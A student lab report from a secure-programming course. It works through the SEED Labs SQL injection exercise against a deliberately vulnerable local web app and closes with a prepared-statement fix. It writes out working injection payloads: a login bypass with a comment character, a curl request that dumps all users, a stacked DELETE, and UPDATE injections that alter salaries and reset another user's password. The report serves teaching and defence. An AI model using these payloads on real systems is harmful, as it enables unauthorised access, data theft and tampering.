

Description: CSE 5382 Secure Programming Assignment 9

Purpose: To explore SQL Injection attack.

Task 1: Get Familiar with SQL Statements

Initially logged into MySQL console using “mysql -u root -pseedubuntu” command. Loaded existing Users database using “use Users;” command. To see the list of available tables in the Users database, ran “show tables;” command in MySQL console. Described the structure of credentials table by running “desc credentials;” command in the console. To print all the profile information of the employee “Alice”, ran “Select * from credential where Name = ‘Alice’;” SQL command.

Logged in and Loaded existing Users database:

```
[04/16/21]seed@VM:~$ mysql -u root -pseedubuntu
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 11682
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use Users
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
```

Ran Show tables sql command:

```
mysql> show tables
-> ;
+-----+
| Tables_in_Users |
+-----+
| credential      |
+-----+
1 row in set (0.00 sec)
```

Described credential table:

```
mysql> desc credential
-> ;
```

Field	Type	Null	Key	Default	Extra
ID	int(6) unsigned	NO	PRI	NULL	auto_increment
Name	varchar(30)	NO		NULL	
EID	varchar(20)	YES		NULL	
Salary	int(9)	YES		NULL	
birth	varchar(20)	YES		NULL	
SSN	varchar(20)	YES		NULL	
PhoneNumber	varchar(20)	YES		NULL	
Address	varchar(300)	YES		NULL	
Email	varchar(300)	YES		NULL	
NickName	varchar(300)	YES		NULL	
Password	varchar(300)	YES		NULL	

11 rows in set (0.10 sec)

Retrieved details of Alice:

```
mysql> select * from credential where Name = 'Alice';
```

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
1	Alice	10000	20000	9/20	10211002					fdbe918bdae83000aa54747fc95fe0470fff4976

1 row in set (0.02 sec)

```
mysql>
```

Observations:

- Noticed that to login to MySQL console, we can run `mysql -u Username -pPassword` command. Noticed that there is no space between option p and password in the command.
- Noticed that use `databaseName` , will help in loading the existing database.
- Noticed that `show tables` command will display the list of tables in the existing database.
- Noticed that `desc tableName`, will display the description of the table.
- Noticed that `select * from table_name where condition`, will help in retrieving the records from the table that satisfies the condition.

Understanding:

- Learnt how to login to MySQL console using terminal.
- Learnt how can we load the existing database.
- Learnt how can we know the tables that exist in the database.
- Learnt how can we check the structure of table such as column names, type, whether they permit null values, key, default values, extra details.
- Learnt how can we retrieve a record from the table that satisfies the condition.

Task 2: SQL Injection Attack on SELECT Statement

Task 2.1: SQL Injection Attack from webpage

Browsed following login page 'www.SEEDLabSQLInjection.com'. To login as admin without password, entered admin' #' in the username field of page. Able to see all user details.

Employee Profile Login Page:

Employee Profile Login

USERNAME

admin' #|

PASSWORD

Password

Login

User Details Page:

User Details								
Username	Eid	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Observations:

- Noticed that the username and password entered are passed to \$input_username and \$hashed_pwd fields of below SQL Statement.
"SELECT id, name, eid, salary, birth, ssn, address, email, nickname, Password
FROM credential WHERE name= '\$input_username' and
Password='\$hashed_pwd'";
- So, when we pass admin' #' value to username, it will pass admin value to username and comments out "and Password='\$hashed_pwd'" part of the SQL statement.

Thereby making the Select SQL statement to retrieve record of admin user, that allows attacker to login as admin without passing password.

- c. Noticed that once attacker can login as admin, he/she will be able to see all user details. Thus, the user details can be stolen.

Understanding:

- i. Learnt how attacker can login as admin by commenting out the password condition part of SQL Statement.
- ii. Learnt how passing of special characters in the field value is restricted to avoid the above case of the attack.
- iii. Learnt how attacker when logged in with admin privileges can view and steal all user's data.
- iv. Learnt that if the entry fields of a webpage are not secured properly then SQL injection vulnerability can be exploited to steal the data.

Task 2.B: Full version of attack:

As we can use %20 for space, %27 for single quote and %23 for #. Replace admin' #' as admin%27%20%23%27 for username parameter value in the url. Ran the curl command with URL , retrieved content of all the users.

URL in the above task:



Curl command execution and results in console:

```
[04/16/21]seed@VM:~$ curl 'http://www.seedlabsqlinjection.com/unsafe_home.php?username=admin%27%20%23%27&Password='
<!--
SEED Lab: SQL Injection Education Web platform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web platform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootstrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">
```



```

<!-- Browser Tab title -->
<title>SQLi Lab</title>
</head>
<body>
<nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
  <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
    <a class="navbar-brand" href="unsafe_home.php" ></a>

    <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span class='s
r-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='but
ton' id='logoutBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='container'><br><h1 class='text-center'><b> User Details </b></h1><hr><br><table
class='table table-striped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope='col'>Salary</th><th scope='col
'>Birthday</th><th scope='col'>SSN</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></thead><t
body><tr><th scope='row'> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Bobby</th><td>
>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ryan</th><td>30000</td><td>50000</td><td>4/10</td><td>
td>98993524</td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td>
td></td><td></td></tr><tr><th scope='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'>
Admin</th><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td><td></td><td></td></tr></tbody></table>
    <br><br>
    <div class="text-center">
      <p>
        Copyright &copy; SEED LABS
      </p>
    </div>
    </div>
    <script type="text/javascript">
      function logout(){
        location.href = "logout.php";
      }
    </script>
  </body>
</html>[04/16/21]seed@VM:~$

```

Observations:

- Noticed that %23 can be used as # , %20 can be used for space, %27 can be used for single quote, to append code to parameter value of URL. (Reference: <https://krypted.com/utilities/html-encoding-reference>)
- Noticed that curl command can be used for sending http requests.
- Copied the URL of webpage opened in the task 2.1, after logging as admin. Modified the username parameter from admin'+%23' to admin'%27%20%23%27 , to replicate the admin' #' value passed to username parameter in Task 2.1.
- On running the curl command by passing the appropriate URL, the web page content with all user's details is retrieved.

Understanding:

- Learnt that curl command can be used to send the http requests.
- Learnt how html encoded values can be appended to the parameter value to launch the attack.
- Learnt how attacker can steal the data by logging with admin privileges.
- Learnt how the SQL code injection vulnerability can be exploited to launch the attack when the web pages with entry fields are not coded properly.

Task 2.3: Append a new SQL statement:

Browsed following login page 'www.SEEDLabSQLInjection.com'. To run two SQL commands, passed admin' ;Delete from credential where name ='Ted'; #' , in the username field and clicked on Login button. Received a message that there was an error in SQL syntax and informing us to check SQL syntax.

Employee Login page:

Employee Profile Login

USERNAME

admin' ;Delete from credential where name = 'Ted'; #"

PASSWORD

Password

Login

Error message received on login screenshot:

There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'Delete from credential where name = 'Ted'; #' and Password='da39a3ee5e6b4b0d325' at line 3]\n

Observations:

- a. Noticed that in SQL, multiple statements, separated by semicolon (;), can be included in one statement string. Therefore, using a semicolon, we can successfully append an SQL statement of our choice to the existing SQL statement string.
- b. In this task Delete from credential where name = 'Ted' statement is appended to the existing login check query. Resulting in "SELECT id, name, eid, salary, birth, ssn, address, email, nickname, Password FROM credential WHERE name= 'admin' ; Delete from credential where name = 'Ted'; #' \$input_undef and Password='\$hashed_pwd"
- c. Thereby allowing to execute two SQL statements (Select and Delete) by ignoring the password part of first select statement. If it gets executed, then we can login as admin and the Ted user record will be deleted from the table.
- d. Noticed that this attack did not work, and it is throwing SQL syntax error and informing us to check the SQL syntax.
- e. This is because of PHP's mysqli extension, the mysqli : : query () API does not allow multiple queries to run in the database server. Thus it blocked execution of two SQL queries by throwing an error to check the syntax.

Understanding:

- i. Learnt how multiple sql statements separated by semicolon, can be executed using single string.
- ii. Learnt how multiple sql statements code can be injected through the input field of web page that has sql code injection vulnerability.
- iii. Learnt how PHP's mysqli::query() can block this attack by not allowing multiple statements execution in the database server.
- iv. Learnt that if instead of mysqli::query(), if we have used mysqli::multi_query() while designing the web-page then this attack would be successful. As it allows multiple SQL queries to run in the database server.

Task 3: SQL Injection Attack on UPDATE Statement:

Task 3.1: Modify your own salary:

Browsed the following login page 'www.SEEDLabSQLInjection.com'. Logged in as Alice. On successful login Alice profile details are displayed. Clicked on Edit profile option. In the Nickname field entered ' , salary = 60000 where name = 'Alice' #' . Then clicked on save button. On saving the details Alice Profile page with updated salary is loaded.

Logging as Alice:

Employee Profile Login

USERNAME

PASSWORD

Login

Alice Profile Page:

Home Edit Profile

Alice Profile

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Editing Alice Profile:

Alice's Profile Edit

NickName	<input type="text" value="', salary =60000 where name= '/"/>
Email	<input type="text" value="Email"/>
Address	<input type="text" value="Address"/>
Phone Number	<input type="text" value="PhoneNumber"/>
Password	<input type="text" value="Password"/>

Save

Updated Alice Page with updated salary:

Alice Profile

Key	Value
Employee ID	10000
Salary	60000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Observation:

- a. Noticed that update statements of vulnerable webpages will help in modifying values in the database through SQL code injection attack.
- b. On logging in as Alice , modifying the profile and passing entered ' , salary = 60000 where name = 'Alice' #' value in Nickname entry field and clicking on save button, below SQL statement is triggered.

```
UPDATE credential SET nickname='', salary = 60000 where name = 'Alice'
#'$input_nickname', email='$input_email', address='$input_address',
Password='$hashed_pwd', PhoneNumber='$input_phonenumber' WHERE
ID=$id;
```
- c. Thereby adding salary with new salary value to the update statement and username equal to Alice condition and commenting out the rest of update query using #.
- d. This statement on execution will update the nickname as blank and salary as 60000 for user Alice.
- e. Noticed that updated values are reflected in Alice's profile login page.

Understanding:

- i. Learnt how can we exploit sql code injection vulnerability to update the fields that we do not have access to edit.
- ii. Learnt how can we modify the Salary field that Alice do not have access to modify.
- iii. Learnt how update statements can affect a lot as they will help in modifying the database.

Task 3.2: Modify other people' salary:

Tried to edit the profile by clicking on edit profile option and in nickname passed ' , salary = 1 where name = 'Boby' #' value and saved the profile. On saving Alice profile is loaded and notices that none of Alice profile field are modified. To check Bobby's details, logged as Admin as in Task 2.1. Notices that Bobby salary is modified as 1.

Alice Profile Edit:

Alice's Profile Edit

NickName	<input type="text" value=" , salary = 1 where name= 'Boby"/>
Email	<input type="text" value="Email"/>
Address	<input type="text" value="Address"/>
Phone Number	<input type="text" value="PhoneNumber"/>
Password	<input type="text" value="Password"/>

Save

After clicking on save:

Alice Profile

Key	Value
Employee ID	10000
Salary	60000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Logging in as Admin as in Task2.1:

Employee Profile Login

USERNAME	<input type="text" value="admin' #'"/>
PASSWORD	<input type="password" value="Password"/>
<input type="button" value="Login"/>	

User Details:

User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	60000	9/20	10211002				
Boby	20000	1	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Observation:

- Noticed that update statements of vulnerable webpages will help in modifying values in the database through SQL code injection attack. It can help in modifying values of another user too.
- On logging in as Alice , modifying the profile and passing entered ' , salary = 1 where name = 'Boby' #' value in Nickname entry field and clicking on save button, below SQL statement is triggered.
 - UPDATE credential SET nickname='', salary = 1 where name = 'Boby' #' \$input_nickname', email='\$input_email', address='\$input_address', Password='\$hashed_pwd', PhoneNumber='\$input_phonenumber' WHERE ID=\$id;
- Thereby adding salary with new salary value to the update statement and username equal to Boby condition and commenting out the rest of update query using #.
- This statement on execution will update the nickname as blank and salary as 1 for user Boby.

- e. To check the updated values, logged in as admin and then notices that Bobby salary is updated as 1, is reflecting in user's details.

Understanding:

- i. Learnt how can we exploit sql code injection vulnerability to update other user's fields that we do not have access to edit.
- ii. Learnt how can we modify the Salary field of Bobby, that Alice do not have access to modify.
- iii. Learnt how update statements can affect a lot as they will help in modifying the database.

Task 3.3: Modify other people's password:

Alice tried to edit the profile by clicking on edit profile option and in nickname passed ' , Password = sha1('attacked') where name = 'Bobby' #' value and saved the profile. On saving Alice profile is loaded and notices that none of Alice profile field are modified. Log out from Alice profile.

Tried to login to Bobby profile by entering seedbobby password that is provided in the sheet. Noticed that login failed and error message that account information does not exist is displayed. Later tried to login as Bobby with attacked password that we updated using Alice profile. Login is successful and Bobby Profile is displayed.

Editing Alice Profile:

Alice's Profile Edit


NickName	<input type="text" value=" , password = sha1('attacked') wl"/>
Email	<input type="text" value="Email"/>
Address	<input type="text" value="Address"/>
Phone Number	<input type="text" value="PhoneNumber"/>
Password	<input type="text" value="Password"/>

Save


Alice Profile after modifications:

Alice Profile	
Key	Value
Employee ID	10000
Salary	60000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Trying to login as Bobby with old password:



Logged in as Bobby with updated password provided in Alice profile edit:



Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

Observation:

- Noticed that update statements of vulnerable webpages will help in modifying values in the database through SQL code injection attack. It can help in modifying values of other users too.
- On logging in as Alice , modifying the profile and passing entered ' , Password = sha1('attacked') where name = 'Boby' #' value in Nickname entry field and clicking on save button, below SQL statement is triggered.

```
UPDATE credential SET nickname='', Password = sha1('attacked') where name = 'Boby' #' $input_nickname', email=' $input_email', address=' $input_address', Password=' $hashed_pwd', PhoneNumber=' $input_phonenumber' WHERE ID=$id;
```

- Thereby adding password with new password value to the update statement and username equal to Bobby condition and commenting out the rest of update query using #.
- This statement on execution will update the nickname as blank and password as attacked for user Bobby.
- Noticed that sha1() function is used to generate hash value of password. In this task, we used sha1('attacked') to generate hash value of attacked and the generated hash value is assigned to Password field.

- f. To check the update, tried to login as Bobby with seedbobby password function provided in the assignment sheet. But the login failed by informing the account information does not exist.
- g. Later tried to login as Bobby with attacked password, it worked and showed the Bobby profile. Thereby attack is successful.

Understanding:

- i. Learnt how can we exploit sql code injection vulnerability to update other user's fields that we do not have access to edit.
- ii. Learnt how can we modify the Password field of Bobby, that Alice do not have access to modify.
- iii. Learnt how sha1() is used to generate hash value of new password and helps in assigning this generated hash value to password.
- iv. Learnt how update statements can affect a lot as they will help in modifying the database.

Task 4: Countermeasure — Prepared Statement

Navigated to /var/www/SQLInjection folder. Modified the unsafe_edit_backend.php and unsafe_home.php files by referring safe_edit_backend.php and safe_home.php files available in that folder.

(Mechanism applied for modifying the SQL statements in PHP files: Using the prepared statement mechanism, we divide the process of sending a SQL statement to the database into two steps. The first step is to only send the code part, i.e., a SQL statement without the actual the data. This is the prepare step. The actual data are replaced by question marks (?). After this step, we then send the data to the database using bind_param(). The database will treat everything sent in this step only as data, not as code anymore. It binds the data to the corresponding question marks of the prepared statement. In the bind_param() method, the first argument indicates the type of the parameters.) Reference: Assignment Description sheet)

Restarted the apache server by running "sudo service apache2 start" command.

Attack1: Tried to login as admin as in Task 2.1 by passing admin' #' to username. And clicked on login. Then an error message that "The account information that you provided does not exist is displayed."

Attack2: Logged in as user Alice. Then Alice profile page opened. Clicked on edit profile option and passed ' , salary = 80000 where name = 'Alice' #' to nickname and clicked on save button. Then updated Alice profile page is opened. Noticed that ' , salary = 80000 where name = 'Alice' #' value is updated in Nickname field of Alice profile.

Thus, the attacks in previous tasks failed after updating the php file by modifying the SQL statements as prepared statement.

Before Modification: unsafe_edit_backend.php:

```
root@VM: /var/www/SQLInjection
$dbname="Users";
// Create a DB connection
$conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error . "\n");
}
return $conn;
}

$conn = getDB();
// Don't do this, this is not safe against SQL injection attack
$sql="";
if($input_pwd!=''){
    // In case password field is not empty.
    $hashed_pwd = sha1($input_pwd);
    //Update the password stored in the session.
    $_SESSION['pwd']=$hashed_pwd;
    $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$input_address',Password='$hashed_pwd',PhoneNumber='$input_phonenumber' where ID=$id;";
}else{
    // if password field is empty.
    $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$input_address',PhoneNumber='$input_phonenumber' where ID=$id;";
}
$conn->query($sql);
$conn->close();
header("Location: unsafe_home.php");
exit();
?>

</body>
</html>
```

After Modification: unsafe_edit_backend.php:

```
root@VM: /var/www/SQLInjection
    die("Connection failed: " . $conn->connect_error . "\n");
}
return $conn;
}

$conn = getDB();
// Don't do this, this is not safe against SQL injection attack
$sql="";
if($input_pwd!=''){
    // In case password field is not empty.
    $hashed_pwd = sha1($input_pwd);
    //Update the password stored in the session.
    $_SESSION['pwd']=$hashed_pwd;
    $sql = $conn->prepare("UPDATE credential SET nickname= ?,email= ?,address= ?,Password= ?,PhoneNumber=
? where ID=$id;");
    $sql->bind_param("sssss",$input_nickname,$input_email,$input_address,$hashed_pwd,$input_phonenumber);
    $sql->execute();
    $sql->close();
}else{
    // if password field is empty.
    $sql = $conn->prepare("UPDATE credential SET nickname=?,email=?,address=?,PhoneNumber=? where ID=$id;
");
    $sql->bind_param("sssss",$input_nickname,$input_email,$input_address,$input_phonenumber);
    $sql->execute();
    $sql->close();
}
$conn->close();
header("Location: unsafe_home.php");
exit();
?>

</body>
</html>
```

Before Modification: unsafe_home.php:

```
root@VM: /var/www/SQLInjection
// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= '$input_uname' and Password='$hashed_pwd'";
if (!$result = $conn->query($sql)) {
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    die('There was an error running the query [' . $conn->error . ']\n');
    echo "</div>";
}
/* convert the select return result into array type */
$return_arr = array();
while($row = $result->fetch_assoc()){
    array_push($return_arr,$row);
}

/* convert the array type to json format and read out*/
$json_str = json_encode($return_arr);
$json_a = json_decode($json_str,true);
$id = $json_a[0]['id'];
$name = $json_a[0]['name'];
$eid = $json_a[0]['eid'];
$salary = $json_a[0]['salary'];
$birth = $json_a[0]['birth'];
$ssn = $json_a[0]['ssn'];
$phoneNumber = $json_a[0]['phoneNumber'];
$address = $json_a[0]['address'];
$email = $json_a[0]['email'];
$pwd = $json_a[0]['Password'];
$nickname = $json_a[0]['nickname'];
if($id!=""){
    103,1 28%
```

After Modification: unsafe_home.php :


```
root@VM: /var/www/SQLInjection
// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickna
me,Password
FROM credential
WHERE name= ? and Password= ?");
$sql->bind_param("ss", $input_uname, $hashed_pwd);
$sql->execute();
$sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $address, $email, $nicknam
e, $pwd);
$sql->fetch();
$sql->close();

if($id!=""){
    // If id exists that means user exists and is successfully authenticated
    drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$nickname,$email,$address,$phoneNumber);
}else{
    // User authentication failed
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    echo "<div class='alert alert-danger'>";
    echo "The account information your provide does not exist.";
    echo "<br>";
    echo "</div>";
    echo "<a href='index.html'>Go back</a>";
    echo "</div>";
    return;
}
// close the sql connection
$conn->close();
-- INSERT --
100,1 30%
```

Terminal console:

```
root@VM: /var/www/SQLInjection
[04/16/21]seed@VM:~/SQLInjection$ su root
Password:
root@VM:/var/www/SQLInjection# vi safe_edit_backend.php
root@VM:/var/www/SQLInjection# vi unsafe_edit_backend.php
root@VM:/var/www/SQLInjection# vi unsafe_home.php
root@VM:/var/www/SQLInjection# ls -l
total 68
drwxr-xr-x 2 root root 4096 Apr 27 2018 css
-rw-r--r-- 1 root root 2033 Apr 27 2018 index.html
-rw-r--r-- 1 root root 476 Apr 27 2018 logoff.php
-rw-r--r-- 1 root root 1901 Apr 16 20:31 safe_edit_backend.php
-rw-r--r-- 1 root root 9627 Apr 27 2018 safe_home.php
-rw-r--r-- 1 root root 14304 Apr 27 2018 seed_logo.png
-rw-r--r-- 1 root root 1902 Apr 16 20:37 unsafe_edit_backend.php
-rw-r--r-- 1 root root 5119 Apr 27 2018 unsafe_edit_frontend.php
-rw-r--r-- 1 root root 9627 Apr 16 20:56 unsafe_home.php
root@VM:/var/www/SQLInjection# sudo service apache2 start
root@VM:/var/www/SQLInjection#
```

Attack1: Tried to login as admin as in Task 2.1.




Employee Profile Login

USERNAME

PASSWORD

[Login](#)

Attack1:Error Message on clicking on login:



Attack2: Logged in as Alice:

Employee Profile Login

USERNAME

Alice

PASSWORD

.....|

Login

Attack2: Alice Profile page before attack:

Edit Profile

Alice Profile

Key	Value
Employee ID	10000
Salary	60000
Birth	9/20
SSN	10211002
NickName	.
Email	
Address	
Phone Number	

Attack2: Editing Alice profile to launch the attack:

Alice's Profile Edit

NickName	<input type="text" value="', salary = 80000 where name= '"/>
Email	<input type="text" value="Email"/>
Address	<input type="text" value="Address"/>
Phone Number	<input type="text" value="PhoneNumber"/>
Password	<input type="text" value="Password"/>

Save

Attack2: Modified Alice Profile page:

Alice Profile

Key	Value
Employee ID	10000
Salary	60000
Birth	9/20
SSN	10211002
NickName	', salary = 80000 where name= 'Alice' #'
Email	
Address	
Phone Number	

Observation:

- a. Noticed that the source files are in “/var/www/SQLInjection” folder.
- b. Noticed that for modifying unsafe_edit_backend.php and unsafe_home.php, we can refer safe_edit_backend.php and safe_home.php files can be referred.
- c. Modified unsafe_edit_backend.php and unsafe_home.php , SQL statements by first preparing the statements and then binding the parameters.
- d. Thereby in prepare step, the data entered through entry fields of webpage will not be passed and the entire SQL statement is treated as code. In bind_parm() step, the values entered are passed to the prepared statement. Here the values passed are treated as data alone. Thereby on separating the code and data statements, we will be able to avoid SQL Injection attack as no longer data passed will be treated as code and will get executed.
- e. After modifying the php files, apache server is restarted for reflecting the changes made.
- f. Then tried to launch attack1, by trying to login as admin without entering the password. Like Task 2.1, entered admin' #' in the username field to login as admin without password. On clicking on Login button, an error message that “The account information that you provided does not exist is displayed.” appears.
- g. We can also notice the parameter value passed in the URL of login error page. This attack failed as it tried to search for user with name admin' #'.
- h. Then tried to launch attack2, by logging as Alice and editing her profile to update her salary as 80000 as in Task3.1, by passing ' salary = 80000 where name = 'Alice' #' to Nickname entry field in the edit page and clicked on Save.
- i. Then updated Alice profile opened with ' salary = 80000 where name = 'Alice' #' as Alice Nickname.
- j. This attack too failed as the value passed to Nickname is treated as data instead of code.
- k. Thus, the SQL code Injection vulnerability can be avoided by preparing the statements and then binding the parameters.

Understanding:

- i. Learnt that on preparing the SQL statement initially and passing the parameters, the SQL code injection attack can be avoided as the data will no longer treated as code. The code part and data part are separated to avoid the attacks.
